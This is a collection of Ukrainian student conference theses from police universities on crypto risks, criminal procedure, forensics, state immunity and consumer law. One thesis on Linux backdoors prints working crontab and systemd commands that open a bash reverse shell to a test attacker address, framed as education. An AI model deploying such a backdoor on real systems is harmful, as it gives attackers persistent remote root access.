До основних ризиків операцій із криптовалютами регулятори зараховують:

- можливість втрати коштів через крадіжку, наприклад, у результаті кібератак на платформи обміну криптовалюти або інфраструктуру користування;

- відсутність гарантій щодо повернення інвестованих коштів у криптовалюту, оскільки заощадження, що утримуються в криптовалюті, не гарантуються Фондом гарантування вкладів фізичних осіб, бо такі заощадження не вважаються банківськими депозитами;

- можливість шахрайства. Заощадження в криптовалютах можуть бути використані для побудови фінансових пірамід, які, у зв'язку з описаними вище типами ризику, можуть у досить короткий термін призвести до втрати інвесторами своїх грошей. У разі подібної ситуації з коштами в національній чи іноземній валюті єдиною доступною формою правового захисту може бути кримінальне провадження. Проте через невизначений статус криптовалют державні установи із захисту прав споживачів в Україні не матимуть правових підстав для допомоги й інвесторам, і користувачам;

- складність використання звичайних методів оцінки ринкової вартості активів у криптовалютах;

- значні цінові коливання криптовалют та суміжні з ним ризики – спекулятивність і нерегульованість рівнів комісійних винагород за здійснення операцій в криптовалютах;

- відсутність інфраструктури. Криптовалюти не є загальноприйнятими в торговельно-сервісних мережах; також вони не є законним засобом платежу та валютою – усе це означає, що торговельні підприємства не мають юридичного зобов'язання приймати криптовалюту як засоби платежу.

Щодо України, то введений через війну військовий стан, змусив багатьох українців поміняти звичний спосіб життя. Поряд зі збільшенням обсягу безготівкових розрахунків зросла не тільки кількість, але і якість шахрайських схем за допомогою інтернету і телефонних дзвінків. Також онлайн-шахрайство, виманювання грошей через інтернет, продаж баз даних, проникнення у веб-сайти, DDoS-атаки і malware – шкідливе програмне забезпечення. У кіберполіції є фахівці, які займаються блокчейном, аналітикою і комунікацією з кріптобіржами. Якщо говорити про "майнерів" криптовалют, то ця ситуація взагалі ніяк не регулюється на території України. Ніяким

нормативним документом тому що в Україні до цього часу не створено законодавчу базу, яка регламентувала б обіг криптовалют. Відсутність такого законодавчого забезпечення породжує багато питань, пов'язаних із визначенням поняття криптовалюти, правил її використання для оплати робіт і послуг, і найголовніше – законності її використання.

Отже, незважаючи на відсутність на сьогодні загальноприйнятого визначення криптовалюти спостерігається досить широке та вичерпне розуміння його суті та способів його вчинення, а також загроз та ризиків, що дає можливість розробляти та запроваджувати заходи протидії злочинній діяльності. Відсутність фізичного контакту з жертвою або представниками фінансової установи, а також анонімність, швидкість здійснення та невисока вартість злочину стали ключовими передумовами підвищення зацікавленості злочинців цифровими грошима, у тому числі криптовалютою.

Для уникнення використання електронних грошей у незаконних цілях сподіваємося, що в майбутніх дослідженнях криптовалюта матиме законодавче регулювання, а також забезпечення належного рівня підготовки правоохоронних органів для вжиття ефективних заходів для попередження, своєчасного виявлення та протидії злочинній діяльності.

Список бібліографічних посилань:

1. Василь Козій. Відповідальність за незаконне заволодіння криптовалютою в Україні // Національна Асоціація Адвокатів України: веб-сайт. URL:<https://unba.org.ua/> (дата звернення 17.05.2022)
2. Плита А.І. Криптовалюта: її правовий режим, проблеми застосування // Офіційне видання Інтерфакс в Україні: веб-сайт. URL: <http://ua.interfax.com.ua/news/general/441690.html> (дата звернення 24.05.2022)

Одержано 05.06.2022

Юлія Валентинівна ВОЛОШИНА,

курсант 3 курсу ННІП ПФПНП

Дніпропетровського державного університету внутрішніх справ

Науковий керівник:

старший викладач кафедри кримінального процесу

Дніпропетровського державного університету

внутрішніх справ **Н. С. Бублик**

ПОЧАТОК ДОСУДОВОГО РОЗСЛІДУВАННЯ: ІСТОРИЧНО-ПРАВОВИЙ АСПЕКТ

Слід зазначити, що ефективність розслідування, розкриття та судового розгляду будь-якого кримінального правопорушення дуже сильно залежить від правильності та юридичної грамотності процесуального оформлення початкової стадії досудового розслідування, тобто виконання завдань, які характерні для цього етапу кримінального провадження.

Якщо звертатися до положень Кримінального процесуального кодексу України 1960 року, то можна зазначити, що тоді кримінальне провадження починалося зі стадії порушення кримінальної справи. Ст. 4 даного кодифікованого акту вказувала, що слідчий, орган дізнання, прокурор, суд повинні в межах своїх повноважень порушити кримінальну справу у разі виявлення ознак кримінального правопорушення, ужити усі необхідні, передбачені законом заходи по встановленню подій кримінального правопорушення, осіб, причетних до цього, з метою їх покарання [1].

Чинним кримінально-процесуальним законодавством передбачено, що кримінальне провадження починається зі стадії досудового розслідування. Згідно ст. 214 КПК України досудове розслідування із внесення відомостей до ЄРДР (Єдиного реєстру досудових розслідувань). Слідчий або прокурор після подання заяви, повідомлення про вчинене кримінальне правопорушення, або самостійного виявлення ним з будь-якого джерела обставин, які можуть вказувати на вчинення кримінального правопорушення, невідкладно, але не пізніше ніж 24 годин після цього моменту зобов'язані внести відповідні відомості до ЄРДР [2].

Зокрема, такі вчені-правники як Берназ В. В. і Неледва Н. В. вказують, що така зміна кримінального процесуального законодавства призвела до прирівнення рішення про початок досудового розслідування до внесення відомостей до ЄРДР, які можуть свідчити про вчинення кримінального правопорушення [3].

У таких умовах існує питання про належну організацію досудового розслідування кримінальних проваджень, які містять відомості майже всіх заяв та повідомлень, які надходять до органу (підрозділу) Національної поліції. За статистикою в середньому на одного слідчого в кожному органі (слідчому підрозділі) Національної поліції України приходить 257 кримінальних проваджень (за даними 2016 р.). Аналізуючи отримані дані, доходимо висновку, що якісне та ефективне розслідування кожного кримінального провадження в такому випадку знаходиться під сумнівом, адже слідчий фізично не зможе запам'ятати та дослідити обставини усіх вчинених кримінальних правопорушень. На даний момент до ЄРДР вноситься майже кожна п'ята заява про вчинене кримінальне правопорушення. Якщо ж законодавець вимагав би здійснювати стовідсоткове внесення повідомлень та заяв про кримінальні правопорушення, то ситуація була б зовсім критична, а саме: кожний слідчий територіального органу (підрозділу) поліції мав би по кілька тисяч кримінальних проваджень [4].

У зв'язку з останніми законодавчими змінами, а саме: створенням органу дізнання – дещо полегшилася робота слідчих, які до цього мали в 3, а то й в 4 рази більше кримінальних проваджень. На даний момент більшість кримінальних проваджень переходять до дізнавачів, але все одно їх кількість залишає існуючу завантаженість.

Отже, можна зробити висновок, що стадія початку досудового розслідування за весь час свого існування мала багато форм та особливостей. Нині відповідно до ст. 214 КПК України досудове розслідування починається із внесення відомостей до ЄРДР (Єдиного реєстру досудових розслідувань). Існуючий порядок початку досудового розслідування за думкою деяких науковців є дещо неправильним та викликає навантаження на орган досудового розслідування територіального органу (підрозділу) Національної поліції. Тож, вбачається за доцільне подальше вивчення відповідної стадії кримінального провадження з метою її вдосконалення.

Список бібліографічних посилань

1. Маляренко В.Т., Гончаренко В.Г. Кримінально-процесуальний кодекс України. Науково-практичний коментар. 6-те вид., переробл. та допов. – К.: “Юрисконсульт”, “Юстініан”, 2010. – 896 с.

2. Кримінальний процесуальний кодекс України: Закон України від 13.04.2012. № 4651-VI. Відомості Верховної ради. URL: <https://zakon.rada.gov.ua/laws/card/4651-17>

3. Берназ В.В. Неледва Н.В. Регламентация початку досудового розслідування як основа кримінально-процесуального провадження. Вісн. прокуратури. –2013. –№ 1. С. 62–65.

4. Литвинчук О.І. Проблемні питання, пов'язані із внесенням відомостей про кримінальні правопорушення до Єдиного реєстру досудових розслідувань. Київ, 2017 р. URL: <http://elar.naiu.kiev.ua/bitstream/123456789/2921/1/%d1%82%d0%b5%d0%b7%d0%b8%20%d0%9b%d0%b8%d1%82%d0%b2%d0%b8%d0%bd%d1%87%d1%83%d0%ba.PDF>

Одержано 12.05.2022

Анастасія Геннадіївна ВУЙМА,

*ад'юнкт відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*професор кафедри криміналістики, судової експертології
та домедичної підготовки факультету № 1
Харківського національного університету внутрішніх справ,
доктор юридичних наук, професор **Р. Л. Степанюк***

НАУКОВЕ ЗАБЕЗПЕЧЕННЯ ВИКОРИСТАННЯ СПЕЦІАЛЬНИХ ЗНАНЬ ПІД ЧАС РОЗСЛІДУВАННЯ ВБИВСТВ: ГЕНЕЗИС, СУЧАСНИЙ СТАН, ТЕНДЕНЦІЇ ПОДАЛЬШОГО РОЗВИТКУ

Формування тих знань, які належать до категорії спеціальних, розпочалося ще у стародавні часи. На землях сучасної України перші згадки про окремі аспекти розслідування вбивств пов'язують з нормами звичаєвого права. Такі засади розслідування вбивств як ретельне дослідження місця події, виявлення матеріальних слідів, проведення експертиз та оформлення їх результатів у вигляді письмових висновків – «скасок», відбулося вже з прийняттям «Руської правди» (XI ст.).

Стрімкий розвиток інституту використання спеціальних знань розпочався у період існування Московської держави (XVI ст. – XVII ст.) та продовжився – у Царський період (XVIII ст. – перша половина XIX ст.). За цих періодів відбулося й активне формування наукового знання про використання медичних знань у кримінальному судочинстві. Активному формуванню наукового знання з судової медицини сприяло прийняття ряду нормативних актів, серед яких: Височайше затверджена доповідь Медичної колегії «Про заснування медичних управ» від 19 січня 1797 р., Зведення законів кримінальних

(1832 р.), Зведення законів (1857 р.), Статут кримінального судочинства (1864 р.) та ін.

Щодо формування криміналістичного знання, то воно мало самостійні витoki та шляхи розвитку, а активне його становлення розпочалося наприкінці XIX – на початку XX ст. Вагомий внесок у його розбудову здійснили М. В. Шимановський, А. Д. Кисельов, С. М. Трегубов, М. С. Бокаріус та ін. Вплинуло свого часу на формування наукового знання про використання спеціальних знань, зокрема й під час розслідування вбивств, прийняття Кримінального процесуального кодексу (далі – КПК) УРСР 1922 р., який закріпив дві форми використання спеціальних знань: судову експертизу й участь фахівців у слідчих діях. Прийнятий у 1927 р. КПК УРСР уже детально регламентував порядок залучення деяких спеціалістів до участі у слідчих діях (ст.ст. 66, 162, 190), а КПК УРСР 1960 р. містив положення, що розширювали перелік підстав для залучення спеціалістів

Напрацювання науковців, а також прийняті нормативно-правові акти стали фундаментальним підґрунтям для подальшого формування наукового знання про використання спеціальних знань під час розслідування злочинів різних видів, інтерес до якого у першому десятилітті XXI ст. був обумовлений також і активним зростанням кількості неочевидних злочинів, стрімким розвитком науки і техніки, активним розширенням мережі експертних установ тощо. Після проголошення Україною незалежності та прийняття Основного Закону України, у зв'язку зі зміною принципово важливих орієнтирів у правовій і соціально-економічній системі, державні органи обирають собі в якості основних напрямів діяльності протидію злочинам проти життя та здоров'я, що призвело до певної переорієнтації і наукових пошуків. Вбивства, які є найтяжчими злочинами згаданої групи, стали предметом досліджень багатьох учених, зокрема О. О. Андрєєва, І. В. Борисенка, В. І. Боярова, О. Ю. Булулукова, С. Ф. Здоровка, І. В. Кубарева, Ю. Б. Комаринської, О. С. Саїнчина, В. В. Семенового, А. М. Чорного, А. О. Шульги та ін.

Прийнятий у 2012 р. новий КПК України кардинально перебудував загальноприйнятий порядок діяльності органів досудового розслідування й оперативних підрозділів, а також по-новому врегулював правові засади використання спеціальних знань у кримінальному судочинстві. Це актуалізувало потребу проведення нових досліджень й уточнення попередньо сформованих рекомендацій у цьому напрямі. У контексті нашого дослідження слід відмітити актуалізацію вивчення процесуальних аспектів використання спеціальних

знань на стадії досудового розслідування, якою займалися Є. О. Данич, А. В. Дудич, Д. В. Куриленко, К. А. Садчікова та ін.

Щодо формування методик розслідування окремих видів вбивств, з урахуванням положень КПК України 2012 р., то цим активно займалися А. О. Антошук, В. І. Воронін, Б. А. Замула, А. В. Іваниця, Л. І. Керик, А. І. Кунтій, М. Г. Куп'янський, С. О. Саїнчин, І. В. Січковська, В. С. Суходубов та ін. Учені дослідили окремі аспекти використання спеціальних знань під час розслідування досліджуваних ними видів вбивств, зокрема щодо визначення типових видів судових експертиз та особливостей участі спеціалістів в окремих (слідчих) розшукових діях.

На підставі аналізу теоретичних напрацювань учених, присвячених проблематиці розслідування вбивств, доходимо висновку, що особливості використання спеціальних знань у процесі розслідування вбивств – належать до обов'язкових структурних елементів методики розслідування вбивств, адже окремі їх види – підлягають обов'язковому застосуванню під час розслідування злочинів досліджуваного нами виду. Процес формування та становлення науково знання про використання спеціальних знань під час розслідування вбивств, відбувався у декілька етапів, серед яких ми виокремлюємо такі:

1) перший (X-XI ст.ст.) – розслідування вбивств здійснювалося родичами потерпілого; під час розслідування застосовувалися знання з мисливства та навички з полювання;

2) другий (XI-XVI ст.ст.) – період дії Руської Правди (XI ст.), пов'язаний з формуванням у свідомості суспільства правових та організаційних засад розслідування вбивств;

3) третій (XVI ст. – до XVII ст.ст.) – відбувалося становлення інституту потерпілого у кримінальному судочинстві, розслідування вбивств могло здійснюватися як потерпілими, так і третіми особами; розпочалося формування медичних знань;

4) четвертий (XVIII ст. – перша половина XIX ст.) – розпочалося формування криміналістичних знань, продовжувалося активне становлення знань з судової медицини та психіатрії;

5) п'ятий етап (друга половина XIX ст. – початок XX ст.) – пов'язаний з розширенням мережі наукових установ, науково-дослідних експертно-криміналістичних центрів, завдяки чому розпочалося активне становлення криміналістичного знання;

6) шостий (1991-2012 рр.) – характеризується адаптація національного законодавства до міжнародних стандартів, що спровокувала активний науковий інтерес до проблематики використання

спеціальних знань під час розслідування злочинів різних видів, зокрема й вбивств;

7) сьомий (2012 р. – по теперішній час) – на законодавчому рівні визначено правові статуси експерта та спеціаліста у кримінальному провадженні; з урахуванням законодавчих змін актуалізувалася потреба перегляду раніше розроблених науково-обґрунтованих рекомендацій з питань використання спеціальних знань під час розслідування вбивств, а також упровадження новітніх науково-технічних засобів у сферу розслідування кримінальних правопорушень.

Оцінюючи сучасний стан наукового забезпечення використання спеціальних знань під час розслідування вбивств, доходимо висновку, що комплексного дослідження цієї проблематики у теорії вітчизняної криміналістики проведено не було. Окремі дослідження проведені з урахуванням положень застарілого законодавства, тому вважаємо, що сучасний стан наукового забезпечення є недостатнім. У зв'язку з цим, особливості використання спеціальних знань під час розслідування вбивств належить до актуальних напрямів наукових досліджень, а кінцевою метою проведених розробок має стати комплекс науково-обґрунтованих рекомендацій.

Одержано 25.05.2022

Ольга Вячеславівна ГАЙДАР,

*ад'юнкт відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*професор кафедри криміналістики, судової експертології
та домедичної підготовки факультету № 1
Харківського національного університету внутрішніх справ,
доктор юридичних наук, професор В. О. Гусєва*

ДЕЯКІ ОСОБЛИВОСТІ ВИКОРИСТАННЯ СПЕЦІАЛЬНИХ ЗНАНЬ ПІД ЧАС РОЗСЛІДУВАННЯ КРАДІЖОК

У зв'язку з повномасштабними воєнними діями на території України, статті Кримінального кодексу України зазнали змін. Не стала винятком стаття, яка передбачає кримінальну відповідальність за крадіжки. Адже в такий нелегкий час для країни та її жителів, злочинці продовжують реалізувати свої злочинні наміри.

В новинах та соціальних мережах набирають обертів фото та відео з особами, які вирішили нажитися на чужому майні. Під час оголошеного воєнного стану органи влади продовжують свою роботу. А воєнні дії ускладнюють процедуру збору доказів за фактом крадіжок. На перший погляд, використання спеціальних знань під час розслідування крадіжок не повинно відрізнятися від крадіжок в умовах воєнного стану, проте розслідування такого складу злочину має свої особливості.

Так першою і необхідною слідчою (розшуковою) дією на початку розслідування таємного викрадення чужого майна в умовах воєнного стану залишається огляд місця події. Звичайно важко говорити про можливість проведення огляду місця події, якщо йдуть активні бойові дії. Тому пропонуємо розглянути варіанти, коли слідчо - оперативна група може фізично здійснити виїзд на місце події. Так варто зазначити, що слідчий спільно з інспектором – криміналістом здійснює огляд місця події, під час якого задача останніх зафіксувати сліди, обставини події.

Варто зауважити, що в такий тяжкий для країни час особливо на початку активних бойових дій установи, що проводять експертизи можуть не працювати, чи виконувати свої функції не в повній мірі. Це ускладнює процедуру проведення експертиз. Може виникнути необхідність проведення експертиз в установах, які територіально знаходяться в інших містах. Тому аналізуючи отриманні сліди під час проведення досудового розслідування варто оцінювати доцільність та можливу інформативність зафіксованих слідів.

Важливим аспектом виступає проведення товарознавчої експертизи, оскільки оцінка спричиненого матеріального збитку потерпілому є обов'язковою вимогою кваліфікації правопорушення за статтею 185 Кримінального кодексу України.

Слідчими може розглядатись можливість залучення до проведення товарознавчої експертизи атестованого експерта, який не є працівником державних експертних установ.

Проте варто підкреслити, що стає питання оплати таким експертом наданих послуг. Кримінальним процесуальним кодексом України передбачено, що залучення стороною обвинувачення спеціалістів, експертів спеціалізованих державних установ, проведення експертизи (обстежень і досліджень) за дорученням слідчого судді або суду здійснюються за рахунок коштів, що за цільовим призначенням виділяються таким установам із Державного бюджету України (ч. 2 ст. 122 КПК України). Що стосується проведення експертизи в приватному порядку, то частиною 7 статі 15 Закону України

«Про судову експертизу» передбачено, що фахівці, що не є працівниками державних спеціалізованих експертних установ, виконують роботи на договірних засадах. Так замовити проведення такої експертизи виявляється складніше ніж доручити проведення такої експертизи державній установі яка базується в іншому місті.

Отже питання використання спеціальних знань під час розслідування таємного викладення чужого майна в умовах воєнного стану залишається актуальним. Слідчий стикається з виявленням функціонуючих державних спеціалізованих експертних установ. В окремих випадках варто оцінювати доцільність залучення експертів в установах, які територіально перебувають в іншому місті. Використання спеціальних знань під час розслідування крадіжок в умовах воєнного стану потребує подальшого вивчення.

Список бібліографічних посилань

1. Кримінальний кодекс України. від 05.04.2001 № 2341-III <https://zakon.rada.gov.ua/laws/show/2341-14> (дата звернення: 26.05.2022).

2. Кримінальний процесуальний кодекс України. від 13.04.2012 № 4651-VI <https://zakon.rada.gov.ua/laws/show/4651-17> (дата звернення: 26.05.2022).

3. Закон України «Про судову експертизу». від 25.02.1994 № 4038-XП <https://zakon.rada.gov.ua/laws/show/4038-12> (дата звернення: 22.05.2022).

Одержано 27.05.2022

Ангеліна Романівна ГАРУС,

курсант групи Ф1-403

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **Т. В. Степаненко***

ДО ПИТАННЯ СУДОВОГО ІМУНІТЕТУ ІНОЗЕМНОЇ ДЕРЖАВИ В ЦИВІЛЬНОМУ ПРОЦЕСІ

В умовах збройної агресії РФ проти України актуальними стали питання відшкодування шкоди, завданої здоров'ю, життю чи майну громадян України внаслідок таких дій. Потенційними шляхами

поновлення порушених прав громадян в правових колах називають міжнародно-правові механізми (репарації чи контрибуції), що виплачуються державою-агресором відповідно до норм міжнародного права; звернення до Міжнародного кримінального суду, ЄСПЛ; відшкодування за рішенням спеціально створеної національної, міждержавної або міжнародної комісії; індивідуальні позови до РФ.

Звернення громадян України в порядку цивільного судочинства до національних судів з позовами до РФ про відшкодування шкоди є одним із шляхів вирішення цього питання. Адже право на судовий захист і звернення до суду безпосередньо гарантовано Конституцією України. Втім, однією із проблем судового розгляду таких позовів є питання пред'явлення позову до іноземної держави, забезпечення позову і звернення стягнення на майно іноземної держави, яке знаходиться в Україні. Адже таке питання слід вирішувати не тільки згідно Цивільного процесуального кодексу України, а й з урахуванням норм міжнародного приватного права.

Так, невід'ємною властивістю держави як суб'єкта міжнародного приватного права є державний імунітет. Імунітет держави ґрунтується на тому, що вона володіє суверенітетом, і, відповідно, у сучасному правовому світі діє правило судового імунітету держави «*par in parem non habet jurisdictionem*» - «рівний не має юрисдикції над рівним».

У більшості країн світу питання судового імунітету іноземних держав врегульовано у національному праві. В українському законодавстві питанню судового імунітету присвячена стаття 79 Закону України «Про міжнародне приватне право», відповідно до частини першої якої пред'явлення позову до іноземної держави, залучення іноземної держави до участі у справі як відповідача або третьої особи, накладення арешту на майно, яке належить іноземній державі та знаходиться на території України, застосування щодо такого майна інших засобів забезпечення позову і звернення стягнення на таке майно можуть бути допущені лише за згодою компетентних органів відповідної держави, якщо інше не передбачено міжнародним договором України або законом України [1].

14 квітня 2022 року Верховний суд у складі колегії суддів Трьох судової палати Касаційного цивільного суду прийняв постанову у справі № 308/9708/19, дійшовши наступних висновків «...Закон України «Про міжнародне приватне право» встановлює судовий імунітет щодо іноземної держави за відсутності згоди компетентних органів відповідної держави на залучення її до участі у справі в національному суді іншої держави. Водночас як Європейська

конвенція про імунітет держав, прийнята Радою Європи 16 травня 1972 року, так і Конвенція ООН про юрисдикційні імунітети держав та їх власності, прийнята резолюцією 59/38 Генеральної Асамблеї ООН 2 грудня 2004 року, передбачають, що держава не має права посилатися на імунітет у справах, пов'язаних із завданням шкоди здоров'ю чи життю, якщо така шкода повністю або частково завдана на території держави суду та якщо особа, яка завдала шкоду, у цей час перебувала на території держави суду. Україна не є учасницею жодної із цих конвенцій. Однак вони відображають тенденцію розвитку міжнародного права щодо визнання того, що існують певні межі, в яких іноземна держава має право вимагати імунітет у цивільному процесі.

Починаючи з 2014 року, загальновідомим є той факт, що РФ чинить збройну агресію проти України та продовжує це станом на момент ухвалення цього рішення. Відповідно до Постанови Верховної Ради України від 14 квітня 2022 року щодо заяви ВРУ «Про вчинення Російською Федерацією геноциду в Україні» дії Збройних сил, політичного і військового керівництва Росії під час збройної агресії проти України, яка розпочалася 24 лютого 2022 року, визнано геноцидом Українського народу... Отже, після початку війни в Україні з 2014 року суд України, розглядаючи справу, де відповідачем визначено РФ, має право ігнорувати імунітет цієї країни та розглядати справи про відшкодування шкоди, завданої фізичній особі в результаті збройної агресії РФ, за позовом, поданим саме до цієї іноземної країни» [2].

Як пояснив суддя Касаційного цивільного суду у складі Верховного Суду Дмитро Луспеник, рішення про відшкодування шкоди, завданої державою-агресором будуть виконуватись у рамках міжнародного приватного права із залученням міжнародних інститутів за рахунок арештованого майна РФ як в Україні, так і в будь-якій іншій країні [3].

Вказана Постанова Верховного Суду викликала позитивну реакцію всередині суспільства, оскільки дає можливість без будь-яких додаткових процедур вимагати в судах України відшкодування за шкоду, заподіяну збройною агресією РФ. Проте, представниками юридичної професії позиція Верховного Суду сприймається з обережністю [4].

Безумовно, варто погодитись, що у будь-якому випадку – судові рішення це визнання факту порушення права, а отже і елемент гарантії його відновлення [5]. Проте, варто зазначити і враховувати певні ризики ігнорування судового імунітету держави. Так,

недотримання норм міжнародного права щодо судового імунітету держави може спричинити проблеми з виконанням судових рішень у таких справах, зокрема, щодо можливості виконання судових рішень за рахунок майна РФ, що знаходиться на території інших держав. Крім того, у зв'язку із недотриманням судового імунітету іноземної держави можливі перешкоди у захисті прав громадян України у міжнародних судових установах.

Вважаємо, що для вироблення ефективного механізму судового захисту прав громадян на відшкодування шкоди, завданої державою-агресором, необхідно додаткове опрацювання вказаної проблематики та вироблення належної правової процедури з урахуванням положень міжнародних правових актів та національного законодавства щодо судового імунітету держави.

Список бібліографічних посилань

1. Про міжнародне приватне право: Закон України від 23.06.2005 р. № 2709-IV. URL:<https://zakon.rada.gov.ua/laws/show/2709-15#n342> (дата звернення: 26.05.2022).
2. Постанова Верховного Суду від 14.04.2022 р., справа № 308/9708/19. URL:<https://yur-gazeta.com/content/UserFiles/Doc/18e586d97524704c5159dd33a8849979.pdf> (дата звернення: 26.05.2022).
3. Здійснюючи судочинство в умовах воєнного стану, судді повинні вміти пристосовувати чинне законодавство // Судебно-юридическая газета: сайт. 21.05.2022. URL:https://sud.ua/ru/news/sud-info/238401-zdiysnyuyuchi-sudochinstvo-v-umovakh-voyennogo-stanu-suddi-povinni-vmiti-pristosovuvati-chinne-zakonodavstvo-suddi-ktss-vs?_cf_chl_tk=0hzLkw9oV3Ad_HZSmz_usLsiHGJF08tYEOLoi.traU-1653687746-0-gaNycGzNCT0 (дата звернення: 26.05.2022).
4. Левковець А. Рішення ВС щодо позовів до Росії може призвести до поразки в Міжнародному суді ООН // Pravo.ua: сайт. 27.04.2022. URL:<https://pravo.ua/rishennia-vs-shchodo-pozoviv-dorossii-mozhe-pryzvesty-do-porazky-v-mizhnarodnomu-sudi-onn-bloh-andriia-levkovtsia-partnera-ao-barristers/?fbclid=IwAR0aMM-> (дата звернення: 26.05.2022).
5. Залізнюк В. Імунітет агресора в українському суді // Закон і бізнес: сайт. 18.04.2022. URL:<https://zib.com.ua/ua/print/151210.html> (дата звернення: 26.05.2022).

Одержано 02.06.2022

Станіслав Володимирович ГЕЛЬДТ,

курсант групи Ф4-402

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри кібербезпеки та DATA-технологій факультету № 6

Харківського національного університету внутрішніх справ,

кандидат наук з державного управління, доцент Ю. М. Онищенко

БЕКДОР ЯК МЕТОД ЕКСПЛУАТАЦІЇ СИСТЕМ НА БАЗІ LINUX

Російські хакери продовжують атакувати сайти українських органів влади, а також розсилати мешканцям країни небезпечні листи з метою викрадення особистих даних. Один з основних «інструментів» російських військових хакерів – це використання шкідливого програмного забезпечення [1].

Шкідливе програмне забезпечення (ШПЗ) – це програмне забезпечення, яке за умови запуску може завдати шкоди різними способами, зокрема:

- призвести до блокування пристрою та його непридатності для використання;
- крадіжки, видалення або шифрування даних;
- використовувати ваші пристрої для атак на інші організації;
- отримання облікових даних, які дозволяють отримати доступ до систем або служб, якими ви користуєтесь;
- майнинг криптовалют;
- використання платних послуг на основі ваших даних (наприклад, телефонні дзвінки преміум-класу).

Одним з найнебезпечніших видів ШПЗ є бекдор. Бекдор (backdoor) – шкідливий програмний код, який встановлюється в систему, щоб надати зловмиснику віддалений доступ до пристрою. Вони зазвичай дозволяють підключитися до комп'ютера з мінімальною автентифікацією або зовсім без такої і виконувати команди в локальній системі [2].

У мережі є популярний фейк про те, що операційна система Linux незламна. Творці вірусів не особливо працюють в цьому напрямку, в зв'язку з тим, що ця операційна система використовується малою кількістю користувачів. Крім цього, користувачі Linux в більшості своїй є більш досвідченими, ніж пересічні власники комп'ютерів і більшість тривіальних методів поширення шкідливих програм з ними просто не спрацюють [3].

Під час написання бекдору використовувався синтаксис команд `bash`. Синтаксис команд `bash` – це надмножина синтаксису команд Bourne shell [4].

Розглянемо код програми детальніше. Для того, щоб бекдор надсилав запити щохвилини, ми маємо додати заплановану задачу в `crontab`. `Crontab` – це утиліта в операційних системах Unix і Linux, яка дозволяє користувачам виконувати команди або скрипти (групи команд) автоматично в заданий час [5].

```
crontab -l > /tmp/task
echo "* * * * * bash -c 'bash -i >& /dev/tcp/192.168.1.177/4444
0>&1'" >> /tmp/task
crontab /tmp/task
```

В команді вище 192.168.1.177 та 4444 – тестова IP-адреса та порт зловмисника відповідно.

Для того, щоб скрипт вносив дані в `crontab` після перезавантаження системи, потрібно додати так званого демона. Демон (англ. `daemon`) – сервіс Unix та Unix-подібних операційних систем, що працює у фоновому режимі без прямого спілкування з користувачем [6]. Розглянемо лише ті строки, які відрізняються від стандартного демона, а саме:

```
echo "ExecStart=/bin/bash -c 'bash -i >&
/dev/tcp/192.168.1.177/4444 0>&1'" >> example.service
```

`pwd` (англ. `present working directory`) – консольна утиліта в UNIX-подібних системах, яка виводить повний шлях від кореневого каталогу до поточного робочого каталогу [7].

Для ефективної та безперервної роботи програми на базі Linux перемістимо створений демон в директорію `'system'` та запустимо службу від імені суперкористувача `'root'`:

```
sudo mv example.service /etc/systemd/system
sudo systemctl daemon-reload
sudo systemctl enable example
sudo systemctl start example.
```

Людина є найслабшою ланкою в кібербезпеці, тому кожен користувач мережі має дбати про особисту кібергігієну. Зараження шкідливим програмним забезпеченням може призвести до негативних наслідків у виді злитих конфіденціальних даних та відкрити доступ до багатьох інших атак.

Список бібліографічних посилань

1. Кібервійна: російські хакери використовують проти України два основні «інструменти» // Укрінформ : вебсайт. 29.05.2022. URL: <https://www.ukrinform.ua/rubric-technology/3478085-kibervijna->

rosijski-hakeri-vikoristovuut-proti-ukraini-dva-osnovni-instrumenti.html (дата звернення: 29.05.2022).

2. Загальні рекомендації щодо зменшення наслідків від впливу шкідливого програмного забезпечення // CERT-UA : вебсайт. 21.07.2020. URL: <https://cert.gov.ua/recommendation/2502> (дата звернення: 29.05.2022).

3. Шкідливі програми для linux mac os. Чи є віруси на Android, Mac OS X, Linux і iOS? Немає нічого такого, що неможливо зламати // CrashBox : вебсайт. URL: <https://crashbox.ru/solving-problems/vredonosnye-programmy-dlya-linux-mac-os-est-li-virusy-na-android-mac-os-x-linux/> (дата звернення: 29.05.2022).

4. Bash // Wikipedia : вебсайт. 20.04.2022. URL: <https://uk.wikipedia.org/wiki/Bash> (дата звернення: 29.05.2022).

5. cron // Wikipedia : вебсайт. 22.04.2022. URL: <https://uk.wikipedia.org/wiki/Cron> (дата звернення: 29.05.2022).

6. Демон (програма) // Wikipedia : вебсайт. 26.05.2022. URL: [https://uk.wikipedia.org/wiki/%D0%94%D0%B5%D0%BC%D0%BE%D0%BD_\(%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%B0\)](https://uk.wikipedia.org/wiki/%D0%94%D0%B5%D0%BC%D0%BE%D0%BD_(%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%B0)) (дата звернення: 29.05.2022).

7. pwd // Wikipedia : вебсайт. 07.04.2022. URL: <https://ru.wikipedia.org/wiki/Pwd> (дата звернення: 29.05.2022).

Одержано 06.06.2022

Костянтин Васильович ГОЛЕМБІВСЬКИЙ,

курсант групи Ф4-401

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **Н. В. Шишка***

ДЕЯКІ ЄВРОІНТЕГРАЦІЙНІ НАПРЯМИ ОНОВЛЕННЯ ЗАКОНОДАВСТВА УКРАЇНИ У СФЕРІ ЗАХИСТУ ПРАВ СПОЖИВАЧІВ

Усвідомлення нових підходів до визначення європейського вектору досліджень і сприйняття категорій та конструкцій сучасного європейського приватного права, через призму принципу верховенства права, пріоритету прав і свобод людини, засад добросовісності та справедливості вимагає чіткого правового закріплення.

Директиви ЄС встановлюють загальні вимоги до захисту прав споживачів. А окремі держави, через призму цього законодавства, регулюють власні правовідносини національними нормативними актами.

Базовим міжнародним документом є прийнята 10 грудня 1948 року Генеральною Асамблеєю ООН «Загальна декларація прав людини», яка закріплює серед інших прав, «право кожної людини на такий життєвий рівень, який є необхідним для підтримання здоров'я і добробуту її самої та її сім'ї» [1].

